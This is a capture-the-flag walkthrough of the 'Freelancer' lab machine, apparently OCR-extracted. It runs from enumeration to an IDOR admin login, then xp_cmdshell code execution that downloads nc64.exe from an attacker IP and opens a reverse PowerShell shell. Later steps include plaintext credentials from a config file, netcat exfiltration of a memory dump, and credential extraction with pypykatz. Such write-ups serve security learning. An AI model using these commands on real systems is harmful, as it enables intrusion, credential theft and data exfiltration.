Freelancer

1. Enumeration


Let’s start with the enumeration using nmap

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ sudo nmap -sS -sC -sV 10.10.11.5 -R -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 22:52 EDT
Nmap scan report for 10.10.11.5
Host is up (0.31s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-02 07:53:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Si
te-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Si
te-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-06-02T07:53:24
|_  start_date: N/A
|_clock-skew: 5h00m03s
```


There are some Microsoft services running including an Active directory and a web application, there was a problem with it because the machine failed open that port with some vpn files. We also can do a user enumeration of kerbrute.


```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ ./kerbrute_linux_amd64 userenum -d freelancer.htb --dc freelancer.htb /usr/share/seclists/Usernames/xato-net-10-million-use
rnames.txt

Version: v1.0.3 (9dad6e1) - 06/01/24 - Ronnie Flathers @ropnop

2024/06/01 23:09:22 >  Using KDC(s):
2024/06/01 23:09:22 >   freelancer.htb:88

2024/06/01 23:09:58 >  [+] VALID USERNAME:       taylor@freelancer.htb
2024/06/01 23:10:42 >  [+] VALID USERNAME:       administrator@freelancer.htb
2024/06/01 23:10:55 >  [+] VALID USERNAME:       Taylor@freelancer.htb
2024/06/01 23:13:46 >  [+] VALID USERNAME:       jgreen@freelancer.htb
2024/06/01 23:14:22 >  [+] VALID USERNAME:       TAYLOR@freelancer.htb
2024/06/01 23:15:09 >  [+] VALID USERNAME:       sdavis@freelancer.htb
2024/06/01 23:15:52 >  [+] VALID USERNAME:       dthomas@freelancer.htb
2024/06/01 23:16:00 >  [+] VALID USERNAME:       Administrator@freelancer.htb
```

On the web application there are two log in options, first we registered as freelancer user



There was no problem with it







Here you can watch and review latest job posted by a lot of employers & companies, you can click and navigate to the job detials after clicking on it.

Continue with the recognition using gobuster looking for directories

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://freelancer.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://freelancer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 301) [Size: 0] [--> /contact/]
/about                (Status: 301) [Size: 0] [--> /about/]
/blog                 (Status: 301) [Size: 0] [--> /blog/]
/admin                (Status: 301) [Size: 0] [--> /admin/]
Progress: 3367 / 1273834 (0.26%)
```

We could see an admin log in interface, we may need to break into it.






2. User flag


As we created the freelancer account we could see there's a recovery account directory

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://freelancer.htb/accounts -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big
.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://freelancer.htb/accounts
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 301) [Size: 0] [--> /accounts/login/]
/profile             (Status: 301) [Size: 0] [--> /accounts/profile/]
/logout              (Status: 301) [Size: 0] [--> /accounts/logout/]
/recovery            (Status: 301) [Size: 0] [--> /accounts/recovery/]
Progress: 5318 / 1273834 (0.42%)
```


We might use this at some way, but first take account that if you want to create an employer account we will need first the permission of an admin page




We can recover an account even when we haven't sign in, so let's try to recover our employer account



Then we could log in, as a normal user shouldn't do something like that now we can set up a chain attack using the new features available on the dashboard



An employer can sign in on another device without credentials only using a qr code which has 5 minutes of life



That qr code has a base64 encoded text and the token with the permissions to log in


If we decode that base64 string, we could see a number, probably a user id, so if it couldn't validate if the user actually request the qr then we could exploit a idor attack just guessing the user id of admin.

```
┌──(kali㉿kali)-[~]
└─$ echo "MTAwMTE=" | base64 -d

10011
```


```
┌──(kali㉿kali)-[~]
└─$ echo "2" | base64
Mgo=
```

```
freelancer.htb/accounts/login/otp/Mgo=/b7287d2694c545bb2092c531050e88bb/
http://freelancer.htb/accounts/login/otp/Mgo=/b7287d2694c545bb2092c531050e88bb/ — Visit
This time, search with:
```

Good news, now go to the admin directory we found earlier.



A SQL terminal, it could be interesting, a place where you can execute code sounds promising.



There are some information about how to exploit it here:

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

We can see that the owner of the database is `sa`

To get the reverse shell we will need to follow the next steps:

```
#Sign in as db owner
EXECUTE AS LOGIN = 'sa'
#It should return sa as the current user
SELECT SYSTEM_USER
#Check if the current user has sysadmin role
SELECT IS_SRVROLEMEMBER('sysadmin')
#Allowing advanced options in SQL server and reconfigure chan
EXEC sp_configure 'Show Advanced Options',1;
RECONFIGURE;
#Allowing executing OS commands through sql
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
```

```
#Executing commands to get rev shell
#-nopronfile runs PS with default configurations without run

EXEC xp_cmdshell 'echo IWR http://10.10.14.105:8000/nc64.exe
powershell -noprofile'

EXEC xp_cmdshell '%TEMP%\nc64.exe x.x.x.x xxxx -e powershell'
```

Development tools

+ SQL Terminal

SQL Terminal

Query:

```
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
EXEC sp_configure 'Show Advanced Options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;


EXEC master..xp_cmdshell 'whoami'

EXEC xp_cmdshell 'echo IWR http://10.10.14.105:8000/nc64.exe -OutFile %TEMP%\nc64.exe |  powershell -noprofile'


EXEC xp_cmdshell '%TEMP%\nc64.exe 10.10.14.105 1234 -e powershell'

```

In downloads there are some SQL files, go to configuration files to find some creds

```
PS C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU> type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
```

Those creds are useful for mikasaAckerman use RunasCs to get a shell as that user


```
PS C:\Users\sql_svc\Downloads>  ./RunasCs.exe mikasaAckerman  IL0v3ErenY3ager powershell -r 10.10.14.105:4444
 ./RunasCs.exe mikasaAckerman  IL0v3ErenY3ager powershell -r 10.10.14.105:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0×0-52c62$\Default
[+] Async process 'C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 1564 created in background.
PS C:\Users\sql_svc\Downloads>
```

Here we have user flag and a starting point to elevate our privileges using MEMORY.7z file download it and analyze it

```
PS C:\Users\mikasaAckerman\Desktop> dir
dir

    Directory: C:\Users\mikasaAckerman\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        10/28/2023   6:23 PM           1468 mail.txt
-a----         10/4/2023   1:47 PM      292692678 MEMORY.7z
-a----          6/3/2024  10:09 PM          45272 nc64.exe
-ar---          6/3/2024   1:02 PM             34 user.txt


PS C:\Users\mikasaAckerman\Desktop> cmd /c '.\nc64.exe 10.10.14.105 3333 < MEMORY.7z'
cmd /c '.\nc64.exe 10.10.14.105 3333 < MEMORY.7z'
PS C:\Users\mikasaAckerman\Desktop>
```

3.Priv esc

When you unzip that file you'll find a .DMP file, those are dump memory, those files are used when you need to capture information about the state of a memory, there are tools like windbg to analyze it but we need to find creds or hashes at some way, so we will use mamprocFS which open a virtual system to see files



To extract hashes we will need to install some plugins, follow the instructions

Installation instructions:

1. Ensure MemProcFS supported version of 64-bit Python for Windows is on the system path (or specify in `-pythonpath` option when starting MemProcFS). NB! embedded Python will not work with *pypykatz* since it requires access to Python pip installed packages.
2. Install *pypykatz* pip package, in correct python environment, by running `pip install dissect.cstruct pypykatz`.
3. Copy the *pypykatz* for *MemProcFS* plugin by copying all files from `/files/plugins/pym_pypykatz` to corresponding folder in MemProcFS - overwriting any existing files there.
4. Start MemProcFS.

```
PS C:\Users\UIS\Downloads> pip install dissect.cstruct pypykatz
Collecting dissect.cstruct
  Obtaining dependency information for dissect.cstruct from https://files.pythonhosted.org/packages/70/24/52bf4db45fb2da76145f8e8247a388973ca23b42424d9e03a8b260a551d5/dissect.cstruct-
3.14-py3-none-any.whl.metadata
  Downloading dissect.cstruct-3.14-py3-none-any.whl.metadata (8.3 kB)
Collecting pypykatz
  Obtaining dependency information for pypykatz from https://files.pythonhosted.org/packages/28/67/24cc1a77d6542186f242c692c0908d87c5ece5982ca30111ccff614dd245/pypykatz-0.6.9-py3-none
-any.whl.metadata
  Downloading pypykatz-0.6.9-py3-none-any.whl.metadata (750 bytes)
Collecting unicrypto<=0.1.0,>=0.0.10 (from pypykatz)
  Obtaining dependency information for unicrypto<=0.1.0,>=0.0.10 from https://files.pythonhosted.org/packages/12/c5/41545c9f01fcf8651086459cce7b3795a8787edfb66362e1e05573d0e31d/unicry
pto-0.0.10-py3-none-any.whl.metadata
  Downloading unicrypto-0.0.10-py3-none-any.whl.metadata (386 bytes)
Collecting minidump<=0.1.0,>=0.0.21 (from pypykatz)
  Obtaining dependency information for minidump<=0.1.0,>=0.0.21 from https://files.pythonhosted.org/packages/33/cb/c5097573ad4f057631e5d82af210466a4ad0b4dad97e8e435c16577fc437/minidum
p-0.0.23-py3-none-any.whl.metadata
  Downloading minidump-0.0.23-py3-none-any.whl.metadata (467 bytes)
Collecting minikerberos<=0.5.0,>=0.4.1 (from pypykatz)
  Obtaining dependency information for minikerberos<=0.5.0,>=0.4.1 from https://files.pythonhosted.org/packages/6a/3d/e82f5f72d26539a1031c75f2c0663addcd89929a58e57c9d95440ccbe1e0/mini
kerberos-0.4.4-py3-none-any.whl.metadata
  Downloading minikerberos-0.4.4-py3-none-any.whl.metadata (575 bytes)
Collecting aiowinreg<=0.1.0,>=0.0.10 (from pypykatz)
  Obtaining dependency information for aiowinreg<=0.1.0,>=0.0.10 from https://files.pythonhosted.org/packages/ea/4d/c9e7d898ec3a2f700b146031c8595904375327c4e14af53d39053c7842c1/aiowin
reg-0.0.12-py3-none-any.whl.metadata
  Downloading aiowinreg-0.0.12-py3-none-any.whl.metadata (507 bytes)
Collecting msldap<=0.6.0,>=0.5.7 (from pypykatz)
  Obtaining dependency information for msldap<=0.6.0,>=0.5.7 from https://files.pythonhosted.org/packages/cf/7d/bfe111c0266ca926b99633eff1b417ab52b6261f2158cbf1fd7aa4c9577c/msldap-0.5
.10-py3-none-any.whl.metadata
  Downloading msldap-0.5.10-py3-none-any.whl.metadata (758 bytes)
Collecting winacl<=0.2.0,>=0.1.7 (from pypykatz)
  Obtaining dependency information for winacl<=0.2.0,>=0.1.7 from https://files.pythonhosted.org/packages/64/82/9be45ef89488ad87870da83271cb734f410373ca86dde76d6907d74cf0e0/winacl-0.1
.9-py3-none-any.whl.metadata
```

equipo > Descargas > plugins

Nombre	Fecha de modificación	Tipo	Tamaño
__pycache__	3/06/2024 7:37 p. m.	Carpeta de archivos	
pym_pluginupdater	3/06/2024 6:59 p. m.	Carpeta de archivos	
pym_procstruct	3/06/2024 6:59 p. m.	Carpeta de archivos	
pym_pypykatz	3/06/2024 9:14 p. m.	Carpeta de archivos	
pym_regsecrets	3/06/2024 9:14 p. m.	Carpeta de archivos	
m_vmemd.dll	3/06/2024 11:27 p. m.	Extensión de la ap...	26 KB
